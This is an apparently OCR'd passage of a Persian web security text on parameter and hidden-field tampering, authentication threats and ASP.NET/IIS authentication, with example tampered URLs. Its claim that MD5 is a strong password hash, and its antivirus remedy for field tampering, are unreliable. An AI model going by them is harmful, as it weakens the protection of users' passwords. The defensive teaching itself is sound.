فرم های HTML نتایج خود را با استفاده از دو روش GET و POST ارائه می دهد .در روش GET تمام پارامترهای فرم و مقادیر آنها در یک Query String از طریق URL ارسال می شود که توسط کاربر قابل مشاهد است .یک نفوذگر ممکن است این Query String را دستکاری نماید .به عنوان مثال، یک صفحه وب را در نظر

بگیرید که در آن به کاربری که تایید هویت شده اجازه داده می شود که یکی از حساب هایش را از طریق یک Combo Boxانتخاب نماید .هنگامی که وی بر روی دکمه ارسال در مرورگر کلیک می کند، URL درخواست شده به صورت زیر است:

```
http://www.iuggvbank.com/cust.asp?profile=21&debit=2500
```

یک نفوذگر ممکن است پارامتر های URL مانند Profile و debit به منظور رفتن به حساب دیگر تغییر دهد.

```
http://www.iuggybank.com/cust.asp?profile=82&debit=1500
```


پارامترهای صفات و ماژول های داخلی، پارامترهای دیگری هستند که نفوذگر می تواند آن ها را تغییر دهد . پارامترهای صفت، پارامترهای منحصر به فردی هستند که به طور مثال رفتارهای صفحاتی مانند آپلود را مشخص می کند .برای مثال یک برنامه تحت وب را در نظر بگیرید که محتوایی را به اشتراک می گذارد .این بخش خالق محتوا را قادر می سازد که آن را تغییر دهد در حالی که کاربران دیگر تنها قادر به مشاهده آن محتوا می باشند . وی سرور در این مورد کنترل می کند که آیا کاربر قادر به تغییر محتوا می باشد یا خیر که این کار معمولا توسط کوکی ها صورت می گیرد .کاربر معمولی لینک زیر را درخواست می نماید:

```
http://www.iuggybank.com/stat.asp?pg=531&status=view
```

یک نفوذگر می تواند پارامتر status به delete تغییر دهد تا دسترسی حذف محتوای مورد نظر را به دست آورد.

```
http://www.iuggybank.com/stat.asp?pg=147&status=delete
```

دستکاری پارامتر می تواند منجر به سرقت از سرویس ها، افزایش دسترسی، سرقت نشست و سرقت هویت گردد.



۳-۵ دستکاری فیلدهای مخفی

حملات دستکاری پنهان معمولا در برابر وب سایت های تجارت الکترونیک مورد استفاده قرار می گیرند .اکثر فروشگاه های آنلاین با این مشکل روبرو می باشند .در هر ارتباط کلاینت و نشست بین کلاینت و سرور، توسعه دهندگان از فیلد های پنهان برای ذخیره اطلاعات کلاینت از جمله قیمت محصول و یا میزان تخفیف آن، استفاده می نمایند .در زمان توسعه این چنین برنامه هایی، توسعه دهندگان احساس می کنند که تمام برنامه های کاربردی آنها بی خطر هستند، اما یک هکر می تواند قیمت محصول را دستکاری نموده و تکمیل فرآیند معامله را با قیمت مورد نظر خود جایگزین نماید .به طور مثال در سایتی مانند eBay قیمت یک گوشی تلفن همراه 9999 دلار می باشد ولی هکر قیمت آن را به 99 دلار تغییر می دهد .این تغییر به معنای از دست دادن مالیکت سایت توسط هکر می باشد .شما باید برای محافظت در برابر چنین حملاتی از آخرین نسخه از آنتی ویروس ها، فایروال، سیستم تشخیص نفوذ و غیره استفاده نمایید .لازم به ذکر است، در صورتی که وب سایت شما مورد چنین حملاتی قرار گیرد، اغلب اعتبار خود را در بازار از دست خواهید داد.

هنگامی که یک فرد قصد خرید محصولی را در سایت فروشگاه را دارد، ابتدا فیلد های مربوط به خرید را در یک صفحهHTML پر کرده و درخواست را تایید می کند، در این صورت اطلاعات درخواستی مربوط به نوع محصول، تعداد و قیمت آن در قالب پروتکل HTTP (GET یا POST) به سمت سرور ارسال شده و به برنامه تحت وب

تحویل داده می شود .صفحات HTML به طور معمول مقادیر فیلد ها را به صورت مخفی ذخیره می کنند که در صفحه مانیتور کاربر قابل مشاهده نیست، با توجه به این نکته زمانی که نفوذگر به طور مثال قصد خرید محصولی را دارد به جای مقدار قیمت که مثلا برابر با 899 دلار است، مقدار8 دلار را وارد می کند و درخواست به سمت سرور ارسال می شود .بدین صورت محصول با قیمت تغییر یافته نفوذگر خریداری می گردد.

۴- فصل چهارم: احراز هویت و سطح دسترسی در دات نت

مدیریت هویت دو رویه مهم دارد: احراز هویت (Authentication) و سطح دسترسی (authorization.)

- احراز هویت فرایند کشف هویت یک موجودیت از طریق یک شناسه و بررسی هویت از طریق اعتبارسنجی اعتبارنامه های ارائه شده توسط موجود در برابر یک منبع موثق است.
- authorization فرایند تعیین این مساله است که یک هویت مجاز به انجام عمل درخواست شده هست یا خیر.

۴-۱ مقدمه

در ابتدا Authentication یا احراز هویت که آن را با "من کی هستم؟" و یک مثال ساده معرفی می نمایم. برای مثال فردی زنگ منزل را فشار می دهد. صاحب خانه گوشی آیفون را برداشته و می گوید "سلام...بله" و فرد نیز در جواب خود را معرفی می کند. اگر صاحبخانه فرد را بشناسد درب را برای وب باز می کند وگرنه به فرد اجازه ورود نمی دهد Authentication.نیز دقیقا همین عمل است. کاربر در صفحه ورود به برنامه نام کاربری و رمز عبور خود را وارد می نماید. اگر فرد احراز هویت شود وارد سیستم می شود وگرنه پیغام مناسب به کاربر نمایش داده می شود.

در Authorizationیا "اجازه ها (دسترسی ها)" که دسترسی های مجاز کاربر را مشخص می کند تعیین می شود که کاربر در سیستم چه نقش یا نقش هایی دارد و به اجازه انجام چه کارهایی را دارد. به مثال خود برگردیم که فرد پس از اینکه از طرف صاحب خانه شناخته شد و وارد ساختمان شد حالا با توجه به نسبتی که با صاب خانه دارد به قسمت های مختلف دسترسی خواهد داشت. ما در بحث Authorizationبا نقش ها و دسترسی های کاربر مواجه هستیم.

۴-۲ احراز هویت

احراز هویت فرایند شناسایی یک کاربر با استفاده از اعتبارات آن مانند نام کاربری، گذرواژه است. اگر شناسایی موفقیت آمیز بود موجودیتی که عتبارنامه خود را ارسال کرده است به‌عنوان یک نهاد مجاز شناخته می‌شود. فرایند authorization برای نهاد مجازشده دسترسی آن را به منابع موجود مشخص می‌کند.

یک کاربر از طریق سه نوع اعتبارنامه قابل احراز هویت است:

- بر اساس آنچه که یک کاربر می‌داند (دانش)؛ مثلاً یک گذر واژه یا PIN
- براساس آنچه که کاربر در اختیار دارد (مالکیت)؛ مانند یک گواهینامه یا یک دانگل USB
- بر اساس آنچه کاربر هست (ذات) ؛ مانند اثر انگشت یا دنباله DNA

بسته به نیازهای موجود، چندین مکانیزم احراز هویت وجود دارد. انتخاب نادرست و پیاده سازی ناصحیح، می‌تواند مکانیزم احراز هویت را در مقابل تهدیدهای خارجی آسیب پذیر کند. محتمل‌ترین تهدیداتی که با استفاده از نقاط ضعف فرایند احراز هویت به سیستم آسیب می‌رسانند، عبارتند از:

- شنود شبکه ۱
- حملات جستجوی فراگیر ۲
- حملات دیکشنری ۱
- حملات تکرار کوکی ۲
- سرقت اعتبار نامه ۳

۲-۱-۱ تهدیدهای رایج در زمینهٔ احراز هویت

- **شنود ترافیک شبکه**

اگر اعتبار نامه های احراز هویت به‌صورت غیررمزنگاری شده از کارخواه به سمت کارگزار ارسال شود، یک مهاجم در همان شبکه با استفاده از یک نرم افزار ساده رصد ترافیک شبکه می‌تواند نام کاربری و کلمهٔ عبور کارخواه را به راحتی به دست آورد. ا

اقدامات لازم برای جلوگیری از آسیبهای شنود ترافیک شبکه:

- استفاده از مکانیزم های احراز هویت که گذرواژه ها را بر روی شبکه انتقال نمی‌دهد؛ مانند پروتکل کربروز و احراز هویت ویندوز.
- رمزنگاری کردن گذرواژه ها (درصورت نیاز به انتقال گذرواژه هااز طریق شبکه) یا استفاده از یک کانال ارتباطی رمزنگاری شده مانند پروتکل SSL

- **حملات جستجوی فراگیر**

در حملات همه جانبه مهاجمان با استفاده از کامپیوترهای قدرتمند سعی در شکستن گذرواژه های درهمسازی شده و یا دیگر اطلاعات امنیتی که رمزگذاری یا درهمسازی شده اند، دارند. برای کاهش آسیب پذیری می‌توان از گذرواژه های دارای طول و فضای جستجوی بیشتر استفاده کرد.

- **حملات دیکشنری**

از این حمله برای به دست آوردن گذرواژه ها استفاده می‌شود. اکثر سیستم‌هایی که دارای گذرواژه می‌باشند، گذرواژه هارا به‌صورت واضح (غیررمزنگاری شده) و رمزنگاری شده ذخیره نمی‌کنند. آن‌ها از ذخیره سازی گذرواژه های رمزنگاری شده پرهیز می‌کنند چون که با افشا شدن کلید رمزنگاری، همهٔ گذرواژه ها قابل بازیابی است. اکثر سیستم‌ها گذرواژه های کاربران خود را به‌صورت درهمسازی شده ذخیره می‌کنند (یا به‌صورت عددی)؛ بنابراین در این سیستم فرایند احراز هویت کاربران با درهمسازی دوباره گذرواژه ها و مقایسه آنها با مقادیر ذخیره شده انجام می‌شود. حال اگر لیست گذرواژه های درهمسازی شده به دست مهاجمی بیفتد، تنها با یک حمله جستجوی فراگیر می‌تواند گذرواژه های درهمسازی شده را بشکند. در این نوع حمله (حملاتدیکشنری) مهاجم با استفاده از یک دیکشنری یا چندین دیکشنری به زبانهای مختلف به محاسبهٔ مقدار درهمسازی کلمات مختلف می‌پردازد. مقادیر درهمسازی حاصل را با مقادیر گذرواژه های درهمسازی شده مقایسه می‌کند. در این صورت گذرواژه های ضعیف به آسانی شکسته می‌شوند. گذرواژه های قدرتمند با احتمال ضعیف‌تری شکسته خواهند شد.

زمانیکه مهاجم لیست گذرواژه های درهمسازی شده را به دست آورد این حمله می‌تواند به‌صورت آفلاین انجام شود و احتیاجی به تعامل با برنامه نیست.

اقدامات لازم برای جلوگیری از آسیب های این نوع حمله:

- استفاده از گذرواژه های قوی و پیچیده مثلاً شامل حروف کوچک، بزرگ انگلیسی به همراه اعداد و کاراکترهای خاص.
- ذخیره سازی گذرواژه ها به‌صورت غیرقابل برگشت و ترکیب یک مقدار تصادفی (salt() برای درهمسازی گذرواژه ها.

- **حملات تکرار کوکی**

در این نوع حمله، مهاجم با استفاده از نرم افزارهای نظارت، کوکی کاربر احراز هویت شده را به دست آورده و با ارسال آن به برنامه کاربردی تحت یک هویت کاذب به منابع دسترسی پیدا می‌کند.

اقدامات لازم برای جلوگیری از آسیب‌های این نوع حمله:

- استفاده از یک کانال ارتباطی رمزنگاری شده، فراهم شده با ssl، برای زمانیکه یک کوکی احراز هویت انتقال می‌یابد.
- قرار دادن یک فاصله زمانی نسبتاً کوتاه به‌عنوان حداکثر زمان اعتبار برای یک کوکی احراز هویت شده. اگرچه با استفاده از این روش نمی‌توان از حمله های تکرار جلوگیری کرد ولی با کاهش فاصله زمانی مهاجمان برای حمله تکرار، نیاز به احراز هویت دوباره دارند چراکه مدت زمان جلسه به پایان رسیده است.

- **سرقت اعتبارنامه**

تاریخچه و حافظهٔ نهان مرورگر اطلاعات ورود کاربر را برای استفاده های آینده ذخیره می‌کند. اگر ترمینال مرورگر توسط افراد دیگر علاوه بر شخص مجاز قابل دسترس باشد، اطلاعات ورود او برای دیگران قابل دسترسی است.

اقدامات لازم برای جلوگیری از آسیب‌های این نوع حمله:

- استفاده از گذرواژه های قوی، ذخیرهسازی گذرواژه ها با استفاده از یکی از روشهای درهمسازی با استفاده از سالت افزوده شده
- قفل کردن حساب کاربری بعد از تعدادی تلاش ناموفق برای ورود قابلیت عدم
- ذخیره سازی اطلاعات ورود در کش مرورگر ایجاد شود.

۳-۴ سطح دسترسی (Authorization)

بر اساس هویت و قواعد عضویت اجازه دسترسی یا عدم دسترسی به بخشی از منابع و یا سرویس‌ها را فراهم می‌سازد.

۳-۱-۱ تهدیدهای رایج در زمینهٔ authorization

مهم‌ترین تهدیداتی که از نقاط ضعف فرایند احراز هویت برای آسیب زدن به سیستم استفاده می‌شود، عبارتند از:

- افزایش امتیاز ۱
- افشای داده های محرمانه
- دستکاری داده
- حمله های فریب ۲

- **افزایش امتیاز**

هنگام طراحی یک مدل authorization باید تلاش مهاجمان در افزایش امتیاز برای قدرتمندتر کردن حساب کاربری خود در نظر گرفته شود. با انجام این کار مهاجم قادر به کنترل بیشتر برنامه کاربردی خواهد بود. به‌عنوان‌مثال در برنامه‌نویسی ASP کلاسیک با فراخوانی تابع RevertToSelf از یک مؤلفه ممکن است منجربه ایجاد یک حساب کاربری با حداکثر امتیاز و قدرت شود.

مهم‌ترین اقدامات لازم برای جلوگیری از بالابودن امتیاز اعطایی، در نظر گرفتن حداقل امتیاز ممکن دسترسی به فرایندها و سرویس‌ها برای حساب‌های کاربری است.

- **افشای داده های محرمانه**

افشای اطلاعات محرمانه زمانی رخ می‌دهد که اطلاعات حساس توسط کاربران غیرمجاز مورد دسترسی قرار گیرد. اطلاعات محرمانه شامل اطلاعات برنامه کاربردی از قبیل شماره های کارتهای اعتباری، اطلاعات کارکنان و سوابق مالی همراه با اطلاعات پیکربندی برنامه کاربردی از قبیل اعتبارات حسابهای کاربری و یا رشتهٔ اتصال به پایگاه داده است. برای جلوگیری از افشای اطلاعات محرمانه باید امنیت آنها در ذخیره سازی و انتقال در شبکه تضمین گردد. تنها کاربران مجاز قادر به دسترسی به داده های مختص خود هستند. دسترسی به داده های پیکربندی باید تنها توسط مدیران قابل دستیابی باشند.

اقدامات لازم برای جلوگیری از آسیب‌های این نوع حمله:

- بررسی اجازه دسترسی به عملیاتهایی که به‌صورت بالقوه می‌توانند اطلاعات حساس را فاش کنند.
- استفاده از لیستهای کنترل دسترسی قوی برای تأمین امنیت منابع ویندوز
- استفاده از استاندارد رمزگذاری برای ذخیره‌سازی اطلاعات حساس در فایلهای پیکربندی و پایگاه داده ها.

- **دستکاری داده ها**

دستکاری داده ها به تغییر و اصلاح غیرمجاز در داده ها اشاره می‌کند.

اقدامات لازم برای جلوگیری از آسیبهای این نوع حمله:

- استفاده از مکانیزمهای کنترل دسترسی برای محافظت از اطلاعات در پایگاه داده ها و حصول اطمینان از جلوگیری دسترسی و تغییر غیرمجاز داده ها
- استفاده از مکانیزم امنیتی مبتنی بر نقش برای ایجاد تفاوت بین کاربرانی که می‌توانند دادهای را مشاهده کنند با کاربرانی که می‌توانند آن داده را تغییر دهند.

- **حملات فریب**

این نوع حمله زمانی رخ می‌دهد که یک نهاد با اجازه دسترسی پایین قادر به داشتن یک نهاد با اجازه دسترسی بیشتر و انجام یک عمل از طرف آن باشد.

برای مواجهه با این تهدید باید با احراز هویت مناسب اجازه دسترسی را محدود کنیم. استفاده از امنیت دسترسی به کد دات نت می‌تواند در این زمینه مفید باشد چراکه مجوز کد فراخواننده را هنگام دسترسی به یک منبع امن یا انجام یک عمل ممتاز بررسی می‌کند.

۴-۴ احراز هویت در ASP.NET

چگونه باید احراز هویت را در یک سیستم نرم افزاری تحت وب پیاده سازی و کنترل نماییم.

برای این منظور ما نیاز به نگهداری اطلاعات کاربری از قبیل نام کاربری، رمز عبور، فعال بودن یا نبودن کاربر، زمان های ورود به سیستم و سایر موارد مرتبط را در دیتابیس خود نگهداری نماییم. در اطلاعات کاربری هر کاربر به طور معمول یک نام کاربری (Password) غیرتکراری و یکتا خواهد داشت. همچنین نیاز به یک رمز عبور ((Passwordمطمئن که براحتی قابل حدس زدن نباشد و ترکیبی از حروف، اعداد و کاراکترها باشد. این دو ویژگی از مهم ترین بخش های Authentication می باشند. موارد دیگری همچون ساعات دسترسی مجاز کاربر برای ورود

به سیستم، آدرس های (IP) مجاز برای ورود، تعداد مجاز ورود اشتباه رمز عبور پشت سرهم و مواردی از این قبیل نیز که ما بسته به نیاز و شرایط نرم افزار و میزان اهمیت آن باید این موارد را رعایت نماییم. ما نباید در میزان امنیت نرم افزار افراط و تفریط کنیم و بسته به اهمیت و ماهیت سیستم درجه امنیتی را زیاد و کم نماییم. به طور مثال در یک سیستم نرم افزاری فروشگاه آنلاین نیاز چندانی نیست که کاربر مجبور به وارد کردن رمزهای طولانی و ترکیبی سخت گردد؛ اما در مقابل در یک سیستم مالی مثل اینترنت بانک باید تمامی این موارد در سطح بالایی رعایت شود و این روال نیز به کاربران سیستم به روش های مختلف آموزش داده شود تا کاربر متوجه شود که این سخت گیری ها برای امنیت بیشتر وی است.

در بحث فنی و پیاده سازی Authentication ما باید رمز عبور (Password) را همیشه به صورت Hashشده (رمزنگاری یک طرفه) در دیتابیس نگهداری نماییم. رمزنگاری که به صورت یک طرفه و غیرقابل برگشت باشد را Hashمی نامیم. برای این کار الگوریتم های مختلفی وجود دارد که هر کدام میزان سختی خود را دارند؛ مثلا MD5که الگوریتم و کلاسی قدرتمند در این زمینه می باشد. در سایت MD5 Generator شما می توانید به صورت آنلاین رمز یکطرفه تولید نمایید.

چرا باید رمز عبور کاربران را به صورت رمز نگاری یکطرفه در دیتابیس نگهداری نماییم؟ در جواب باید گفت برای حفظ امنیت بیشتر اطلاعات کاربران و نرم افزار این کار انجام می شود؛ زیرا اگر فردی به دیتابیس شما دسترسی پیدا کند و رمزهای عبور Hashنشده باشد کلیه کاربران با مشکل مواجه می شوند چون در اکثر سیستم های دیگر نیز با همین رمز عبور ثبت نام نموده اند. در سال های نه چندان دور یکی از کارمندان شرکت های فعال در حوزه بانکی کشور اطلاعات کارتی چندین هزار مشتری بانکی خاص را در اینترنت قرار داد و از آن روز آن شرکت اعتبار خود را در این حوزه از دست داده است.

برای همین بحث Hashرا بسیار جدی گرفته و آن را در نرم افزارهای خود پیاده سازی و رعایت کنید. شما باید همیشه از یک الگوریتم Hash در یک نرم افزار استفاده نمایید. برای اینکه زمانی که کاربر در سایت شما ثبت

نام (Register) می کند رمز عبور وارد شده به صورت رمزشده یکطرفه در دیتابیس ذخیره می شود و زمانی که مجددا وی قصد ورود به سیستم را داشت، رمز وارد شده در هنگام ورود نیز به صورت Hashدرآمده و با مقدار موجود در دیتابیس مقایسه می شود و درصورت یکسان بودن کاربر وارد نرم افزار شود.

طول رمز عبور و ترکیبی بودن آن مانند شامل اعداد و کاراکترهای خاص بودن باعث می شود حدس زدن آن سخت تر گردد. ما به عنوان کاربرمعمول سیستم ها باید تلاش نمایید که رمزهای عبور امنی برای خود داشته باشیم تا کمتر دچار مشکل شویم.

دیگر موارد تکمیلی که در بحث احراز هویت اهمیت دارد استفاده از ورود دو مرحله ای در نرم افزار است. به طوریکه کاربر در ابتدا با نام کاربری و رمز عبور وارد نرم افزار شده و در این مرحله نرم افزار کدی را به شماره وی اس ام اس می کند که کاربر باید این کد را در قسمت مربوطه وارد نماید تا وارد قسمت دلخواه در نرم افزار شود.

مورد سوم نیز مربوط به عبارات امنیتی (Captcha) می باشدCaptcha.برای مقابله با ربات ها طراحی شد. در صورت نبود Captchaفرد مهاجم توسط رباتی که نوشته می تواند وب سایت را با نام کاربری و رمز عبورهای بیشماری تست نماید تا راه نفوذی به نرم افزار پیدا نماید؛ اما Captchaاز این کار جلوگیری می کند.

و اما در مورد ASP، یک برنامه ASP.NET دو لایه جداگانه برای احراز هویت دارد. این به آن سبب است که ASP.NET یک محصول مستقل و جداگانه نیست. بلکه لایه‌ای بر روی IIS است. تمام درخواست ها قبل از اینکه تحویل ASP.NET شوند، از IIS عبور می کنند. در نتیجه IIS حتی می‌تواند بدون اینکه ASP.NET از وجود درخواستی با اطلاع شود، دسترسی به صفحه ای را ممنوع اعلام کند. مراحلی که برای احراز هویت در زنجیره IIS و ASP.NET طی می‌شود به این صورت است:

ابتدا IIS بررسی می‌کند که آیا درخواست رسیده از یک IP مجاز بوده است یا خیر (در حالت پیش‌فرض همه IP ها مجاز هستند. مگر اینکه تعدادی IP در IIS بعنوان IP های غیر مجاز معرفی شوند) اگر IP درخواست کننده

در لیست IP های غیر مجاز باشد، بصورت خودکار و توسط IIS پیغام خطایی مبنی بر عدم دسترسی درخواست کننده به صفحه یا سایت مورد نظر برای او ارسال می شود.

اگر IIS مأمور به احزار هویت درخواست کننده شده باشد، سعی در اجرای عملیات احراز هویت خودش می کند. بصورت پیش‌فرض IIS دسترسی بصورت ناشناس را برای سایت‌ها در نظر می‌گیرد. مگر اینکه از IIS خواسته شود تا برای یک سایت خاص عملیات احراز هویت برای کاربران را انجام دهد.

اگر درخواستی بصورت احراز هویت شده در اختیار ASP.NET قرار گیرد، ASP.NET بررسی خواهد کرد که آیا جعل هویت (impersonation) فعال شده است یا خیر. اگر جعل هویت فعال شده باشد، ASP.NET درخواست را هویت جعل شده در نظر می‌گیرد و در غیر این صورت، درخواست با همان هویت ارسال شده از سوی IIS در نظر گرفته خواهد شد.

در نهایت هویتی که از مرحله قبل به دست آمد، برای دریافت منابع مورد نیاز از سیستم عامل مورد استفاده قرار می گیرد. اگر ASP.NET بتواند به تمام منابع مورد نیازش دسترسی پیدا کند، اجازه استفاده از آن‌ها را به کاربران می‌دهد و در غیر این صورت دسترسی را ممنوع اعلام می‌کند. منابع می‌تواند بسیار بیشتر از حد یک صفحه معمولی در ASP.NET باشند. راه دیگر توسعه این دسترسی ها می‌تواند استفاده از قابلیت امنیت دسترسی به کد (Code Access Security) یا همان CAS باشد که شما می‌توانید در برنامه از آن برای دسترسی به فایل‌های روی دیسک یا کلیدهای رجیستری یا دیگر منابع بهره مند شوید.

همچنان که ملاحظه می‌کنید، طرف‌های امنیتی دیگری هم می‌توانند در یک درخواست کاربر برای یک صفحه ASP.NET وجود داشته باشند. اگر اوضاع آن‌گونه ای که شما تصور می‌کنید پیش نمی‌رود، می‌توانید لیست زیر را بررسی کنید تا مطمئن شوید که همه جوانب کار را در نظر گرفته اید.

۱-۴-۴ فراهم کننده های احراز هویت:

فرض کنیم IIS یک درخواست را به ASP.NETتحویل داد. در ادامه چه اتفاقی خواهد افتاد؟ پاسخ به نحوه پیکربندی ASP.NET بر می گردد. معماری ASP.NET دربرگیرنده مفهومی بنام فراهم کننده احراز هویت است. فراهم کننده احراز هویت قطعه کدی است که می‌تواند درستی نام و اعتبار کاربر را بر اساس پایگاه داده هایی مشخص کند؛ به عبارت دیگر فراهم کننده احراز هویت است که مشخص می‌کند چه زمانی یک کاربر احراز هویت شده در نظر گرفته می شود. بصورت پیش‌فرض ASP.NET توانایی احراز هویت کاربران را با استفاده از سه فراهم کننده زیر دارد:

فراهم کننده احراز هویت windows که می‌تواند کاربران را بر اساس حساب‌های کاربری آن‌ها در ویندوز احراز هویت نماید و هویت کاربر را به کد برنامه تحویل دهد. این مورد، فراهم کننده پیش‌فرض در ASP.NET است.

فراهم کننده احراز هویت با استفاده از Microsoft Passport: که احراز هویت کاربران را با استفاده از Microsoft Passport انجام می دهد.

فراهم کننده احراز هویت با استفاده از فرم‌ها: که می‌تواند یک فرم HTML ساخته شده توسط توسعه‌دهنده را برای دریافت اطلاعات هویتی کاربر بکار گیرد. در این روش توسعه‌دهنده می‌تواند از منطق مورد نظر خودش برای احراز هویت کاربران استفاده نماید. ضمناً اطلاعات هویتی کاربر در یک session در قالب یک cookie در سمت کاربر نگهداری می شود.

انتخاب یک فراهم کننده احراز هویت در ASP.NET بسادگی افزودن یک خط در فایل web.config سایت می باشد. یکی از موارد زیر را برای انتخاب فراهم کننده احراز هویت انتخاب نمایید:


```
<authentication mode="windows">

authentication mode="passport">
```

<authentication mode="forms">

بیان شد که ASP.NETمی‌تواند علاوه بر فراهم کننده های احراز هویت داخلی خودش از فراهم کننده های احراز هویت دیگر هم پشتیبانی کند .استفاده از یک فراهم کننده احراز هویت می‌تواند بسیار ساده باشد .برای نمونه شما می‌توانید حالت احراز هویت را در پیکربندی برنامه در فایل web.configروی noneقرار داده و یک فیلتر ISAPIبرای IISبنویسید که احراز هویت را بر اساس IPدرخواست کننده انجام دهد) .یعنی اگر IP درخواست کننده در لیست مشخصی از IPها وجود داشت، درخواست کننده احراز هویت می‌شود و گرنه خیر (در این‌گونه موارد باید نوع احراز هویت در فایل web.configباید noneقرار داده شود تا هیچ کدام از فراهم کننده های احراز هویت پیش‌فرض فعال نشوند.

تصویر زیر نمایانگر چگونگی اجرای فرآیند احراز هویت و تعیین سطوح دسترسی در ASP.NET و IIS است.



۲-۴-۴ احراز هویت ویندوز و IIS

اگر شما احراز هویت ویندوزی را برای سایت ASP.NET تان انتخاب نمایید، باید احراز هویت را در IIS هم تنظیم نمایید. این مهم را سبب آن است که در ASP.NET احراز هویت ویندوزی را IIS فراهم کرده است و بدیهی است که چگونگی انجام آن را هم باید در IIS مشخص کرد. IIS برای انجام این کار چهار نوع احراز هویت مختلف را فراهم کرده است که شما می‌توانید یکی از آن‌ها را انتخاب نمایید:

ناشناس (anonymous): در این حالت IIS هیچ نوع احراز هویتی انجام نمی دهد. هر درخواستی برای دسترسی به برنامه ASP.NET مشخص شده مجاز شمره می شود. بهر حال باید نام کاربری بعنوان نام کاربر برای سایت ASP.NET ارسال شود. این نام کاربری دو حالت می‌تواند داشته باشد که قابل تنظیم در IISاست. این نام یا نام کاربری است که بصورت خاص مشخص می‌شود یا همان نام کاربری مورد استفاده برای Application Pool است.

ساده (basic): در این حالت IIS از کاربر برای دسترسی به سایت مورد نظر طلب نام کاربری و کلمه عبور می نماید. ولی با توجه به اینکه IIS برای انجام این کار از روش استاندارد این کار در HTTP استفاده می کند، این درخواست در تمام مرورگرها قابل اجراست. ولی مشکل این روش آن جاست که در این روش نام کاربری و کلمه عبور بدون هیچ نوع رمزنگاری روی خط ارسال می‌شود. این موضوع می‌تواند امنیت کاربر اینترنتی را به خطر بیاندازد. البته برای استفاده از این نوع از احراز هویت بهتر است تا سایت روی https عرضه شود تا این مشکل حل شود.

خلاصه (digest): در این روش هم از کاربر نام کاربری و کلمه عبور درخواست خواهد شد اما در این روش کلمه عبور کاربر با استفاده از یک الگوریتم خاص hash می‌شود تا برای نفوذگران شبکه قابل استفاده نباشد. البته با توجه به اینکه این مورد بصورت غیر استاندارد پیاده‌سازی شده است، کاربر حتماً باید برای مرور این سایت از Internet Explorer استفاده کند.

یکپارچه با حساب‌های ویندوز (Integrated): این حالت معمولاً برای کاربرانی که از ویندوز استفاده می نمایند کاربرد دارد. در این حالت مرورگر باید بتواند با استفاده از پروتکل Kerberos با سرور مورد نظر عملیات احراز

